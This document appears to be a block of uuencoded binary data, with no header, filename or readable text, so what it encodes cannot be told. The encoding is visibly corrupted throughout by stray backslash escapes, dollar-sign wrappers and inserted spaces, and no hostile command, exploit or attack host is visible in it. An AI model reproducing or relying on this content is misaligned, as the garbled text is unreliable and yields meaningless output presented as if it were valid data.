M)]C&!B!>MY(+-9*W""+T<+H.?\$NVK[DYF*_KQ_1X\$*YBM4501LS\%&7ZY)NI MW8J?_N\#<U&@PW9\,I3B6!%410&O`.*)2QB8\$0:HHR!EO1M/A\YG.U?=ZPYE M4I5)JXO^^:T<A80_(L3WOLYZ\$Z[OVVS/9_/OLA\$D':P7Z4_K7>!9R@+!:I+J MF)H<:2Y`KK)^[DIE.,5N\+QSY_:'TBB&RUVFOOQ(*(/XLH\$7>U3658.)R=-L MFZHX1XVL?@:KF<QY14>JW,Q"N!;@;79I;0"T-J"HHBZR6H@)I"[2^\-7V;Y[MJAF1%8EZLF*:G9UCV?4D\;"AY0.-9PENI]^V>KK5H>D!-;>)&[L]?=N@)&CH ME3QWZ?8'`S"CT`HM:8&9N0801 0*8SNW4HEK^K^[9C@<?<QW6L-29TVJL&) M2F8[`[\'V#M<VQ/X^3M.Y,X83YH8`)*,-YT%'6^B_N&,:G!A2I]C0Q/!>&C* M[KL3UPFM3;\;U6C-).FY3W_=;'\%8A0[8EX4>NQ`C'W#6VUV+L="P<(*F/]D M'DO;U2^95IXL%U9]S,(96D@7UK\81-E\$K'Z5'R6)ZSI@/:H_K6)QZP`2`)6R $M,$\.@\#,'DK!G-/F]/Y8301(I93TJ^SOK<70Q[,@IUBX-Q,9U%&[Q?\#7[C\U6]])$ M6:R-0%NN`RU8";3SPW)E]8R5>-+-:K:70?1\$(-9,=G_I32[R_)#3AE=Z22GQ

M)RI7:U1#K^XOV]:.RJAJP,Y\8:U>+4NL+\$PRY\S#"NXD<!_IM?^'&"PT1F3-M?WK-MA-CF<\3YX^6_3&]?:(%1Q=O8W+LAP(%SBB6LUS');[E*.:@51/(+EN M?G&8!Q?*^@,#CV?KUL&+&PQU:O3K*X\$)=``)A:J8.IXI9N9<V4V]6G[8ZH&_ M4+/29J!%C%;C?_::[42F;537;\$1/556S<-!=V9JU'5FMJF8CZ:9,S0:\3I(4 $M]*N5(.T50,*L*B9IL0"TV(Q]6,F?!/Z3N\&5#)%^_^,B1/C0:+.=)&U$=X^S$ MK\OYRU!8T/>;+<>2*0KSBZ"?+9JI1=`KUK9MS8.>/QT\DCK/LMZ\$\$*"=?^__' ML0D@VP,!@S4`)3S-V/ADHQ8(.SG2O+G #SN/H:1T^626'4R"^7<2V)##)]@] MV6A#L7R9)F"##:^%V6YOR";>@/RP_'EX@F9##DL[/)J@(\]UL;6)XKAM*#9) $M.Q?$E6<_N\\(S7ID"-R<JX0X-@07(.>$50YUUQ"VAI+4\\J]O=]NY^4H2URS$ M?"9113DEW9DDK5K^?1<\6D(C__YBN;6\$1&T(YAOM6BU7152!2=-NA!K8IG-+ MPO_Y8CX^/88)Q38F: `CF2YVH;6A/;CP7[+9FC<1432=8X<+%ET)5\$MU1GFJ; MKC:S12`%6UP;S4\$*!CF_?TGDB*Y-9P2IUX,YS@[[C4@3:,\$<\\$(P6S(P@^A[M-DM<V: %\$' %2RWNU],:S?KEGRP@W%UH':"-;Y+9W9]L\$!7V,YC5/OO(ZVI(=S MLYS^[23>42VEZ)N'ASRS&#,T1%N\$9LV4_<=2Q8/2H\$N'LO@N;BJ0F1%?`B^X M6?7%>:\L77<%\$PMY`,QD*+NZ;E;_@^^&C5ZY=C6;?UNNC^8PLGDXG9\XFAQE M&.C&-ZF;\$GZD19OS89OEVK7TZ6;RZ_%^LYK:C8:TD1`W##OKK/U,^^AAQ`G6 MV8HK+6S`1+\KNQMG<_<1]CT9V>+8:]&6V&J(<Q4`TD]6<L49%QVE\JL>F1R\ $MNQB, W?!\Q&0;]$1FL7YW'N8P6X4)^1#9%-?7D;*8GXK`P(:,$;2:L9TQ,KP!$ M2G)91QRY[0Y?UGM4DWJ/XJMB?TV<,URNOZ<AT#+]-D%.*9G^V]<=)[QM414_ M6"_WR]G*P0L9&@>;""RWZV6!R=B&*G;TP-P6AG;4H\MBAY6`'CT0019F3ZUS MH4(%'WIT-7PS=VE[=;:V6)KMVU&B7R26_5._=OOTT:JKCF*\OI?KMUEQ&SY7 MI"TPX#S(JX(A:><Y3`[WN_+/,%HAETHFB?+M+\$P]!!FF\2*#"3("Q3=G6H:) M,WK?4C>M1M=BHXQ<"(\GRD#\$B]6JR@,T\$^3S7YM(0*:BOHQ'+\$-O\\A.-1.5 M&'&?OGH3FQAZ2&X"E.%&RLD<E8EOK.\;_YAUUPO)!@X3JHB-7BPEO&#ZBP9; M/^JGFF?J)8ACLBF20ILW/HTE=P!907F54WPD`'-,0+7<HXQ'5U5>Q6^)__]. $M)2><TP=8I_+Q::MC0>M+>HKU:CR:#6N<!><B`KD\.)18F%,,]5-1KUF7PGZ&$ M-[G;&3?]"E`S](&CR<O*YT!9\$J>E8T`75ZZ>;`#AD4_&&2IJNYK;I1WEFVV_ M+;9V]`?^<;F>R3JV'0%ZPNRG)5#/\$'8F4JA'BC."1=D7"7--3`%V:3CQ,G`& M7"OQN-7#S!0#BP"_^;'>V*ENC]U*^T>#];)ZAY<K@R2']-&\$D]A#XM\$27P=M MUN(\[T@SCUYFSG5\$IA^J>;G7Z3/\#5RS-2LJW-H'Q_8`\"<53''&1"`%%%S) M:!(=&5&"\$:U+K<AAB9B9&,9Q"&J;_O`HG`6H,/XSMK46(PR48&!0MG.[`A0) MCND":T&PFI&.,21(##FL+2F:60%K3>#%=#`HONK="=R[7<#B2SQO^M7,'^59 M,,ZT2R"@[2@.&G[&TUQ&EA"U5'HS!#?6!27D%:P+@OLZ!&-)\$&0P"\'&+Q"" M7!303VAH27X01]E8Q"M<8BP;?N1UENX"&I]"Y?],][]\-;0<GGG2K#8WLMEZ ME]/B&C09*N_WWP[K[R8_3`.B4]@V?;C_M;>?PP6ASN>9+)?.C\$TA()(\V1%> MG.UQMK9OFXIX9P`"_@HF<<H`.&6@\$.Q?3^%F`QRTF#@_;D^<"ME1:T<D1+#A MQD#&1@Z-,RB,O@@@U)>U.L\$MF\$]Z"3EA"H!;J&"*,J8&Q8#=1AC'Y9`EWE92 M)G"M6MZ6;U<QJQPV:RL*AT\!8N2MX\$HRKA8"PY\+K`NUUI?)5SFJS.YWC^@4 MK.S`/9!-L&/(:;9[;&?#'LOBHKET3:1K(R`;_YI,K)NR4P\F\$^NP*B<`<%JF MTS(58]J0;&,"X-#0:XQBI0#!2MNATK]<G7,N'0[V+K60M0:;LNEE(H_^V>K7 M;1,W#G'CN9Z;DLZ=)YM,\XKJ'GZ:J1SHSN73[*RN5*WBPP!H<24,'65@`Y5' MA<;60?TCZ!ZNNM-VO>T\$./6_(^IB.OO*MANK6=/*DH:TLN%Z\A?]'4MS#1;W M, O8HN_7; YSC=[\$M; HIZ-F:^[V1@NP2HN#VN4KS@LH*35F-Q,JY)-4B: #HH%T $\label{eq:mm_mass} $$ MM]M9]CEVJE\L']/U\#G:-,:UQX\#$X<?PCZ"I$+W"Y@(6>0G-MHUR,T"/P:L8()). $$ All the context of$ M@ULC:9:%W>84M]BR6-BH\IIWH*25SL\$&=&8VP1I]F;7[ZSS#>!.+;R.SO_C! MF)RU4-DH!L!1\BHF<1\`N`_/GIMQ;W1YJ?QF)`5[S*ZRPARI=1`_9M/-Y7*[</pre> MVWNJL06C0Z,AJPJ;W!J<[27&.8?<]6J'OMA&SC*<60[37Q0R*1\FVTPLASW. M4ZTOKV>.2@.(/WF3.\FXZ<F!@G,9]]TF5K/+.FYA[S4UVX[XC%?F>+':XO4* MZBK,=+AO;;;6C.>EGDRL:*7RA9"]8`!<"5?%)\$8*\$.4E#=V7VU==4MQVXQVS MV+HWMW0RV^9K96\$<R`<0^!5.J4V`!*E)DTL]'\%SWKV^OSO/&P@L<";KSO]M2 $M156:KE5'1[:B3*LPOL=4B!'#2\T!5@!69\J9V%H$4*=HL(=^;=S[)*=?KOJ2$ MY*5+X%!K8F+)3J,P'QB\;L2Y'CA9X1*,:]?L81M<@(YT'.DD*?W`YX02 !7 MFX4)7?QI5.I?18C+9A1:?NC6KIWUUPL;C7=*MI+"'@=;KU!#4=CGV^@[^ $M5L;/9E*@L(S3_^-F-)[:A1S/T2*NKP@PL8]7UK[L[A7;FOV\NB79*2LJUCA@F-F-]]$ MY@^MP[5N/0L`[)8%2Y?,;%QNICA-8N-F+8--33Q>((ZV"YEWJPBYC5;M*E6S MEMN^;&A_G57\%@!^RR?*:VUP1:+S+YRB/YUZ3G:Z?UJ:"02K5W^"PR\$(240S MT4^+FP+`3;W"*%X*`"\%%+S4]-/M]6^LUC6B3,*62'BHG_I?>*G+S?9Y)EM@ M_)[4%R86HCR#5-4'G*D;TW<:9V8JQ@JEI6!-&0"O5<7&JC(`?LLG*"EL\$FMA M659N9X6M-XA["X4-!P%,:OTV%-<@"^6%9&-:4V`CF)9\$ZA<`!U+))K4+0.UJ

 $M@D*V&7=+N3D]6\74A@EE'IFRO:7%LW18E??:BY@->,T;<<F&TQ.1UE3FL5Z:$ MP9L^*Z\:]Y7ET;ZZHF<RGP%O[G&I*I97`>^K43[T]#JOQ,X`Q,X^58A=W&T' M%Y7JB[CCN; 2\M7\\$RO5N!W\W0<7XPC/DNAFG#[O"&Q!&G.JBB#\$!2'CZKA32 $MS0$0H@(1HIJTEZ/QY^[8=74N@KK,"M[^ORJXW7)H2WE2_5V55]P(^-'H&]P<$ $M/P7(08E)-W7Q>J[')YW.4L&G]@"`+8`Y*KX(703/T\8>A+<+HQ-)D!YG$0]$ M1YC\,KJ1:*6"3B,Q?I:`TC022^NY92<Y]%,ZY_;G=.M&0[Q09IM-6=.V9T?* MBZ>JP5(H)QJLYF1V&8!0"*A9KCS<. `P^\$JI0GO&\%=HSMZD4U6<04BE7H+U) MI:!"&Y^\<S+PN)!>,7%NCGBEUSC%?P\$0EV@:D[D-9.!S]@K`C/XK?''&%WK5 M<!+1A*<P-YDZ^<>&IR:R7-B3HW5,W+(,#-U,(MJQK"V8U8+8,@"V_`:SF#,` MY@S4?\$5Y^;E(.#FH>0KL)]L5KHN]2R\$+-]_4Z0@'NQ>1FD-_J&O_:CM*CV"S MN8E%E4_%<EGL\.XUMM8)HEJ`U/8\$6+\$DJ2#G:%9R<Q<).W@#>UXU>80,<?2 M(-Z71+HX`.(EG_BUVIA,QSPHZ1,1&MNY0!N^J\8]9[OT7GP3V;_^/2\MT\L` $\verb|M$06^+PT74P+0:9&ZO+\$JNKM;+5T2O;-T4:<5'I1\\+5^52)P+@(2R[^"7:@5@) + 2000 + 20$ M)1XH*I: `+8:VL20)_L::ZAO;&F4F4"X',WVD/8%H>T934OM]:UO< `0D@301- $M[G;\&S?HH4!)FCT;="[DX\7+PL>!76W[_RC_4KWY<;>YG*S:)]5;I[.4<K*5.$ M<\$8F:C@^/:P7.8F\$FT/AX:K4;U&3%[N8N9.3K;MOF]7"S!)81M8TA-LPVMD" M3L'>;-.'Y4^98PN72T1->_E3N&0"(PF]LIF%NTH?G=L*WPD'(<P)9]EEAQ[, M00AK4_F^*>:>S,Q]18U[6V\$2'T!6JM_!'V7\Q*%`9M':7<`VN.K?7=Y>^Z5\$ MVXC\\$>7:>?IU:=XG*HD^JUX_XJ4*G4H+5VPJEC9IGSM"<:0-5Y-M8:A6*70H $M;^{5};5F5=_3P+G*@"86@<R4^N<\BXVNS;GPOZAS<[>36(#=/1H%&4C^S=6Q"W9)]$ MWGABBEZT)^>B`)C\$?XV3Z7Z`O/=A)O_R9F0NT&BV(USU8>6<M7^.T:IQ?B^M MJ>BNYXMGUYR9T`O^&C2O98\$.@9YD@VWE:);,''J<V@M4I/V>/7R:[2;]3P;; $M<\&')@YN'/K\QR-@AM]J4#;KIT//[2WFQRV"3#Z)72AYF5S@5#2"=H2&"DYX/$ M@)[/LQV9Y=5@TLNTF.10>A=N,PK=>-#?[7HY9Z;<7&9D/!-9'BW41W[NFT<_ MHI@8+LQ2=DPL8Z7SA>\$P,P#=80539EF=6E[BT`L6/!2<_LD3S,9%)!5.RE", $M#B"-'KQ=V+T&H0U4>`Q9UP#@E/%KC%+!`&Q)!JJ;_3=R&]=4-1&63F"3\9+9$ M`?7VM3 F-(R9'2EX*#M)4N:C4(#=VVX]CCUT8!V.W3]?,;UOS^/8>Q% RH5M $MZ8+Y^Y)K$;D>(Q\G&`8Z[=>..]!?6XOF8A![/VEU)6CUL7`#(&.[=_"WE)^%$ M&R".C?>N]'\$;N?CSHF]NAF_*LDUZL5W^2+<TV_H'V;3@SU.`B#Y\7JX;D1[8 M'3VO-;B0RXHM9>(J.LUHKNZ[B]G37C.-/\C-\$E_7R[\HHOWA[*0H\$85(6/)0 MT:SH!!E&]\$06/-+SS68OAP;D!2>\$YD?]0_>PWP!&'RXX[,:/QH>+Y4Y"+W[% M2&\$RMU+0Q/B*EZ(_'H?KPZT8LHB2#KZZ;C/E?50GR;6\A;CB%P](_4B5YJ31 M"%2I#2."_X*5`0_L/W\$BNP&G@_/LHTS0A2<+N<?&4QA+`K6X"L<^C?AQX(8W $M7?M.HO=1G.<HN>\,O+V0F-;ICYBHC2SOCV(H+X8NU2SOC^(L/A?B"S/?GL<.$ MV_OE?CO;_I)U5R*%\$,#1J&ETJP?]#@,6H*8)(+RR5(\LQ,`BS>@EJ9Z1Q-BX $M27*BXZ/SV\M+W"%\D=X`[W:M[M+I[.6JDZ+\#A2;OFR+V)6"=IU[S:^_+N9SG]]$ $\mathtt{MT/S.\#P} \setminus 4\mathtt{G:X8C94.+T[/[H_[%,[WV)=L^&PEPM;3WVS=4HUZ8VPAFK2&IEO]]}$ M9OMO02Y&WT2.3-3(^O65;..@VLI*T?PO4@HN\5G.RXI`G"-5;;!\$(%PAX?\O MF?'\$:9E%J>6)KP:0V*N:CQ4P`"P=*#*V^E\$>-BP:;%3#0?Q]#5:3?<R>A>P0 MMS%RK%985']58?EMNY4%\GI@:0M`AIUO,4O<`T#<`U0S2N,IU:/+(6\$BZJG6 M#K9YNX:\J+), RE+U'2\?2U4`XI'>Y!93`:!;!VKZ:\DE'OAXU7?)^L.^ ,T* $M(ENNVD;A]8Y6?<6=<F<GI;EY^63M"8"K3U]C%'<*$.62BF/]]]&Y?YE>"J<O$ M1'@^Z3S_?7/O'\EW/=!R[I\2D&C:/BI<___"2BT[),D1'#!J*#!9TC8TCZNW` M/_6@,6\$<R-FSCH4/-`,/<;O[)>&K94D"2W>WV\R7LSW/'*Q2K@QU@:;E;L%M M"KY>##;EI6\'UNPIZX)\G<#C@\$EJB?+`A9M=RA@@^7W)];J+0\$JJ1^N3"(1Z $MLK6HMXMV>]R?+].EQ:;4\`,(YL2D)[<O]JC-0?LMW:[3E:6*3X'\;;F[<4YE]]$ MLZC(A%4PRU>1(7%!_D&98[V46;^PX3!\$\W"HZ:1V18RFPSN,EFHGW4@Z3;>/ $\label{eq:mr} \texttt{MR} \ [\ 7 < _F; 9 \ [\ .3; V < D \ [\ U : @U() X " 0 \# S \% 7 Y = 4 W \& \ `; @ . H65 * - O ! A15 H , = : M " I5 LM " \]$ M#9@7*FQ=.BYG704.6Y\@S<B1"GS[:0T7\KW]M@:!WU\$-\3TSG(/AX4'.M/XB M8;U%O>M#3;RX2*,PU4ZP.?^6+@XK]U6HMMJIS[?UZ>M#EDP!6#)]=RIQJ0"X M5)^^I!90QB,>)AU<<-VHUJ&^1I<?..-CMG/<WQEFZB3QWG;L!`XOC9XRM8_5? MBOL+3*@W3&:\):V6U?D,`)Z\>V<::2``S)X"E3FKVX'K_65QAUF2K/_QIXU> M]@:VEC^8.GXM-Y7%M1@`CLB\+PUOY0'4D9_450[P+E550VWZP4GHN4([,X60 M_HIW9_TWPFGPQ6ZZT6\$QM"CV3=:^7R8LO/3C.9KM?,?[RQ>3-+V9,7]7.;PJ M>,</0\$+BOR:A=%, $3%5J%E:'_>N+N]&E(.Z8B"]18B*68'OV&B+,83W9:EB$ $M90Z8M_[^JI02]^,0]&L>MD"NCQ[U!C(/U!M=W0S[C.EE7Y06)^'5^A!);^$ M>CD&?QF76*.@G._YDI>5.Y<!)##_*]))0`_`NA!0K2S*D"U?H]>##4XA=1+" M*.ZR!=OP96W'9X.-8OTC0((#?W;RUWU-)1<W!2`K/']3#N*T`'!:65[68/^8 $M.C/I7U0V>G^BJ!Z51\/:X;Q5?O7E?C71ODC%]1CJ-8K4_*ZOFW3VW>3!G,TB$ $M,\&%,,)%-D2'K'MY5;E6=^%@^{;%_14*NJP;^T?HLK,X%FO3+=-UB,^)5*MTC}$ M3\A5.@6R*/VZ^#8`\6WO22`^#0"?!B0^;=AUY>Q]P7-DXCEK2N7!VI\$;D/7D

M+93:!_=S./KLNILLP:D\$^C9Q]AUQ4@#BI,H8Q!<!X(N`>`W[RV3:O[J[<5\9 MVT?.\$UEV2V\VS^G63Q'>KG=/Z9RG+IU@AJ"QW&G=(B>K-'URV/II5(:.3AME MZ,9I;-&?9-Y1PG`W:K/<WP[[A3Q"EUBL1I:G\MI>L5"J!4X%`8B7JV83IP:` $M4\L2_{+=}, -7\&F\&M^Y7\&_6J>@D8/*9E[K%4LS3R*)"$1L6G1<Q+L&2^QZ=%$AN$ M%NTTL83/L^UC7P:+*(:B.J=F+)0C1P#B!LL8Q,L!X.6`Q,M=])GO+K&<=J:> MBU36%%Y:CB%<U-!/^(VUF-^8B?F-?83?694W7<FL-"_K4CP-@'B:2C:.)P'@ M5[(\$Y]WIM# ^(E-.HS'=P,1MT,T3B9T`<'+LXW:V/JOFO/EN78MY!<M\$X*XV $\texttt{MWLA=?`<`O@-(8F);1^['<-\#[HIKW;]A%><A\#]:HOA)+FJ:+\\=G+.+GI\\B/3+$ MOJ%2B:<!\$\$_S"I\X'``<#E#!X0S=-=]#+WRKYJ]KZ*\)8>W[37HG/TSUX\5D M<OX?'R1@/3N?[??I]E?FW&U1,1M]H%/+06D[;);P+H0'7E1M=A-RB<A[I&%Y M"0!W4LG6R-B8QP2J':O"5F3++PPU(O-6K7F\B;*<'_9[")0E>_<#%_.2E)^` M&RX7<D-\FA,83D.0UR*=J_AN2L_`V*Y\(D\$^`3)8K\$Q&C;9D!#+LPH*?*T&4 M?R*'L=W0GJ9`M7'763M[F-EMA-KL]^3KB5%>^Y%6?U(\1Z>L;=WW@@9",;B9 ME7F'8T)+1SZ+PSQ=#%W-K^>_+\$^X#>WS<CW<?-VL:4*FJ80'(QH!VT(]%YN_ MI)/XI2[R2]#.MYO98C[;[3/'X)2\61W,8W#A-K3E;LY;UL9T6[56\:XDK)%X $M3_ZY\#6:+='/^7J33\#WQ8OGH,G]:S7Z\%M[.:B0,\.=0[6;<+S8X\:20U\#,_U$ MW](!V6]Z.B-,[BAY7/Y%CI1@ON&C+2Y3N)RML^J?;E:I\Z1SM0-AX3X%E]35 ME'(98AS[6]2*E*88UT@6Q96T,(VBE2"X:=ZF&6K#=:X+@"7':CZ6)@'H/'R* MXP;>Z]YTSP?#P73`V_2P1]SL8MKSS3;=,:MOW1]MVI+M*W;2>@/:/&*G/JUN MGJ\+V,B\TA>PC1P;UP(V#MAVP#9S+'=V\$\C(IH,@B]D1='E8K7\O'LO>GW9N MAX52R<>[3T6\?/[V:0?>X-DT-/V6RG*]?;D;5=3D^SJZV>2&\$.CUR-++S`@O MR[2@EXA:S,G=;<IM*S*[;7C:.<^OR7PFI>+3S6*+)^+1>VHZ,DT[6LMA<=-O MF`LO-P][9YF6EO<%X_W<XND%=`:9P(X<36=L_+C?ZBO/8ZK'#AD9IWYV4MWR $MM,5*4L@[DWN5L9-W/P0%%HWQK&Y4$P=/\]NK(Q#-!VV6-N2?.OO`>);U`$ $M()C6+,92!]>*:@6;@]4\\:\&L"41/NA>=8"W2=':0F0(7G;G;.GSO\\@B4:TQN8$ M6NHZ/[ZO!V('.2PQ4J*Y*)4I[X:9`T:@#.4KS%*7`;`^,TGR2-G^PJ[#4`C M'EFG29EHL30/-R49[,7<#5U^=\WJX9>GY<Q1`0UWP^8A>KY?KEPLE/(XNVG& $MO[S=-RT[J\&P3=/(A=T4O)*VBD+W\#=BL\&UO[073RZ"G9SO/(PEPV%.YI*N_O<$ MBY_6:^\$[=DJJ7K??L91Z5"Y9)\$_JRRTGTE2QEGK,;_HUC\B*V_^9SHF#O!;J M24\$-UYN]4VY6Z'HK?/-EG;D*M11;;QVMH8J44:V23OJH;G(N*CN*\G&V-30[$M'N!0+$^{G}@A26:5?D>N:[T20J_=9^5DP;.)R&ER2CP>X8EZ[60+MMGW-IN5]$ MP^8W783MMY4BJ?RX0V2C';[.W%9F;E+-DV7K0*/QG0VHR\$!+WF!`6),BL(W4 M%!@W\KC9VR7*R"QM69(MLD]TDV[G.%Y3:!(52#YZL.//)#_31S60H8W;N3O* $\texttt{MT} \\ \texttt{CRB-AQ1!M:>W3\#E4CV\&;VF$Z]-MF8`R(CS'?SB"0'PA$"U2NUGBO<7\#I8. }$ M*JO8-0#=/)"TT.[$U>#:[[FL4)A_S;@X^JR5CCVQ4\(=.TRS^0&I+-7JR*>M$ M&'&A%Y^^@B-,;%04+&A\$%KL!6.Q^FUVL\$R!"@3ZA?;4'PX0C?\K-/L9D.3@8 M#-`D,^4=EC,G@?GXE:",IO4+[T#9+UH>GJ`%P%EEW,,*]F8ML)]\YE%LH;O^ M>\$OJN)8MBOV^K?BFP[MEY-OA5`F=0/AD"5D-N(R<UC4;],QF-<?]<3@Z[PZ5 MD\$U(QHXP'/5R?"/@/?\GM\`U["LU#E0266+<-%E^O!BX%0\EJ,KK+4=PZV3] MX=W=Z10*9UJ7I ^]9E978,G\$:70YT3*`Y'\$^F%YU;[),1+?%3#R/ST66VOF+ ML9%\$<AG?3C[EF33*,H%%\X@U#VR,%"Z/WF@X&D]NNKU^GE%2S,CR:6XMS0W M03*7VT4OSZ53S\$7H/K4L]O*72038J=XQZ:%\$)>GAT!P:/@?>N@6(Y/O]R6]Y M#LV2'.#0'!*?`RN:`&*0_>M/5_UIERV#64;MDHPLH^;7\?FU:N1'NI-/E[+\$ MI1FUZB49P>%S:\$4^!\X=`HC1#]P6_CR'N"0'.#2'IN:09#F(*?_6_Y)G4&*O M,&AZM596S@#\$6J^<+Q`WJ'FT2\U5F7P^;;57;J0#\$'MU@Q?G5;LT'I`E)ANX M-">U6LYT`8C5?AY<\VKFI]'HMSRW4KNUG)IC2W,4RP60T"[HH*WUV*\$>48KH $MP WQ) E^{-4} E: /</@<.I'F(/4((/5HS0ID65T:FX*GJ3E1GR02B[AV(\#K7LBI$ MI%(#E^:D-<L2!8"OV80;[%MUSK'`ZB@W7;<!8LHG/+&TS)XKST#*#4#!@>J2 M5_\ZY%-2:CBR/*3\$`!092,H_FCR*"DO'%D>4E8`"@O4DCPFWK^`J9=9,2R: $M"R< M^{\sharp}B(+8BQ2$3$HL&(XL#[8>`,P7J"$MH:M^"DR9X<*BN3`G`X#)`B72$ M"JXO0B8E_A8.S4.F3#R`R_5))`_,A&R@EKI=SZ0YL54=`-<+%(F7&89<2ERO $M, \&@.;"8'P/4"B>\-=E]G*.52.ZS;2C7!KX#/G*SCITOBOB%(#5]"27/9'4OT$ MJP0&\$@!4))`KPX//_[K_DCD.S"<6WS3X_>RK'-QUI07CAZVK]"%_7IHB[S=/ M+Y^BWBZ_?CMZ@?K>C2PVCQX7[DH@<_]=PBL`\5*&0'P%@)%G+\$/+0T3E>832 M,R3B*@"4`N24\ET_FI=19HP@QO\9A<PL@L@+0\$8NED+H!8"M>!Z*:9G:@8ER M6II3#T`3?PY4IZ!\EX)RCD\$+RM[\$]L\7A?QEBHCL)-`/L`E04T+@TR!B2[%I MN@%`"^7\\0Q?,K4"$\E-SFU#(I6A=7(:A9L,_MS7LOD]=0.7A9L72D<*GQE[$ MY301^&%&B`SAQJ0@,`/`/7@6\$=+R-`,/B4.V2:"0QI!:.2E4VD1+YF,T7[!($MC[W\K_"(1=-H=FA)I*B74-BXQ4`OE*9T+/EB@+72>_TW]Q_O_L/3W]VW(]$

 $M7QT6Z; \].V"S_M=O)W>]3]UQ-ML3B=/Y7SON'SF57W)!4*1GRT$B=$W+T-W ME_L<7<_/;$ \$';[[?+ $^T-XKR*4-'QQ+]^0*N'#)S='E-A3Z)T\Q]WDJCL<WNJ M\$)>;RX>T>Z/<*>W>J'=,NP>%)3G4.>W>X\(M<R9_1&AY\$<3&CTEM3\+!>18Y MSSH9N2#*]PI6J]CVXKEP1?O][\O=\G[ED4FP\K*<^"H=/SF*OBJY(N4BUH\$= M\7BEG]]\$.G^\T-J78Y.\$7S-L:H;2)BP^43P.\$`:C!\871@M<#;B^W-B;J7D; M65#HQG_+Z,'D9,O7T<]*\ZC@D:""O[03F(UH\$^>'^]?^G)NM*6*,***J@C@J MIIM;9K)YMV0Z\:6PS];DZ 86D-WV,Q-`)&BQKIK\$+CO=-P71?H W>4SY"^*: MOM)Z\$/ODYDWF6)EI45DJ)AD<WWAT.W7C\$675>B4(`FA+4(*1GMS)F(V!BS0' M; \J6#KWP_6_I+]93X?: ZDZ>DG])9."1D3D<^ZR4\+AE;H,PA24.=S&=K)505 M'G)7U:C]+;ZJ#7'Q[)>K1096-X[OARH4V'LN;8L<RKL:W4[Z!:U(X=&*J^W- $\texttt{M89=:V[\&6Y;<5V\&][JZHOS;PXSMZQ<\#[!"(U\$96)C,TAV<N>BYXO1Y\\Q6I\$M[} \\$ M*3U^HM`:R+\ZJ?^,N@RF;AFAEBB'T864\5%N%?"WU3D!\V_8=#90]<0\$G54\ M;>7!0RNS<Q*]VTF))#\$C+CGH=[F9'W;!>!'#IK+?(%#UJ4]<0[NY#9F"QIG4 MJ")[L[XW2="G\'%H/7%5''\-8>,P,(83"&@'@G<<_EBJ5)#AR6KI*ET?#+JE M:,IHOF]?#-&KJ[0TMK"Q%E:\1@FYJ62B1OBJ0H_[V2[]UV_^R*WNO([JA!YM MNO=(;C%BA?*HE_CD>G%+LGLX\ZSVDA7=7YV8XB6AX0E\$?YYA>,31S#A.Y+9M M[QP1U*ZI(3#!1]-U%3S":IR_\$?IAW]NFK,LB-+(A=!([FJR^=N>RA&FIG210 M/V^7^]02ZXEV'K]05H?'=))NE[-5_JJ(/9RW%K'\$+\$1M]F"FI3EEF_-YD,S# M'=_M\;P\'9>GVDS9BFB)(5=V)%)!KR@3O;>\WADRO,7;]KPT;)_F[J)WKE;D $\label{eq:mc_J_WZOBPR_GL_B7/"Q#^?+]6S[RWC6^MG#C>P?#KBFX$:'_<_>?G>Y"N5+$ $\label{eq:mdhqpl=M:om(2pl5^j_X[Q[<_N"\Z9K,+,SS.*FFF?TB2Y?J0CM9_F/>^6W7]} \\$ MU!\Y)A+,8!T0#4%P&0I]78:F1->'%5*`H3SC_<Y(!SX1Z;KWF^U^M":?G-*F M/(?'QU]1CI-CB6?/9F717M+UAURD\@C27,\$J)5*T?>1'GE[)H^.60[.;,%0" MN":+FVY4?[[<[Q1+BVC+QWR):[Z5M,\$]/%AD*W%("F6Q[5BPF\#)#AG!_=@; $M7*1SGPEEK=LW-'VX[$P.\Q2L=S\,+0,Z\NV\#<@\?E*]=Z65_:L\Q;J5DL/!L$ $M;GJQ^53%_1*+^3U>PT=+XA;.%K(8_F.Y2.5I9=\CV<90Z.$:$-/\37(OFVW^*)$ MSW-/-%?41+HGV>M'2NH+BCX84_"7T72!FBB5"!0VU9:;^+I15;6Y+O/Y9C;_ MGN[+;I=0DE&<&8HNGO6VI?`8;@B[3\$7;@(NH??KS3X?T8*+\$G#*V%(P[)XGO MR?&)T:>MBCK&%VAVA])+_X[T^[ULT@]7Y`47;\CZ850/.4VKRCZ=&8C2TDP+ MA*6AFM-M-D\$3QA0"V:K#=P:FV\$_IW#[<_9(2F8>[@W71'M6RV,88+`NKP'(8 M'&(=V)6E,2CD+X-"F-2J)`(8W<J<#?3LAJ+98B!7)OV8K<+J?6B10N>F`B5> MNOUURZ?5, MU: < RKR.:^[V\\8"AG; HK.ORLZ: & HR5^=D; -FW)T``C1E]"M%.D $\label{eq:mq} \texttt{MQ]!UD`BCUY!L[%/E^.,M\#ZXK_)1?ETJ\#HV.SN\#K=S&JWL$AZ+7'.\$MG(D!-S)$$ $M[10]EO/-^;/I](_E^*5-4$8_P>RY80_F]\/UG_"]$(].*3K/L%:O:,FBN<U$ M0"A",=&0)6GDP1ZJP#-U6P6Z%W>.;SRUX^@ZHU+^BKT!1#J.YB(TEVS:SX_B $\texttt{M}<\texttt{P}>=\texttt{SD7} \texttt{RP}). \texttt{[50}^{\texttt{T2J}} \texttt{U} \texttt{TYUOYJ} \texttt{Q}:+\texttt{G}"=\texttt{K}; (\texttt{L};\texttt{YXJR?}>\texttt{`??W}^{\texttt{4}\&KMX}/3)$ MXDH^V3\H7PE>WUC1.F?!ZQL71N;^F]S>&>X\:^/'/(.]NO]4E8(3@XI4W%ON M\$^8.["'<:6G>`J:Y5ZK-ZSQ6G;/IXRWFIC(S:B%5J!A?K\5Z:6'_Q]I^0Q^-M:G480[0?+@J+^2\$`)7N5UWM!!K;_DB4RU]?90L''\"O.[\"3.P:W%(ZU`NXE MJ3E[X>45YX?7<].*=)AL<C?2D'NDTC#B>H6OH7R,T\$B`U(-I567\$33^%T/^Y MW-OG U0DD[3X,4(,LD"H5SA;RME&+))XL2H;;]QY6ZXJHV0 \$WD@V*NL=5AU $M\XVF\?<07@R'EGT*6X,=<@67KS06IE3/9-'Y'$52X"$U/10/$L02:.4Z&)$ MVP+8\K)1B+\T[FJVIK+1K)7_[0:Z6C\$LVQ>5D%<8:2L^UM:/T2Q?8]0VR9.R 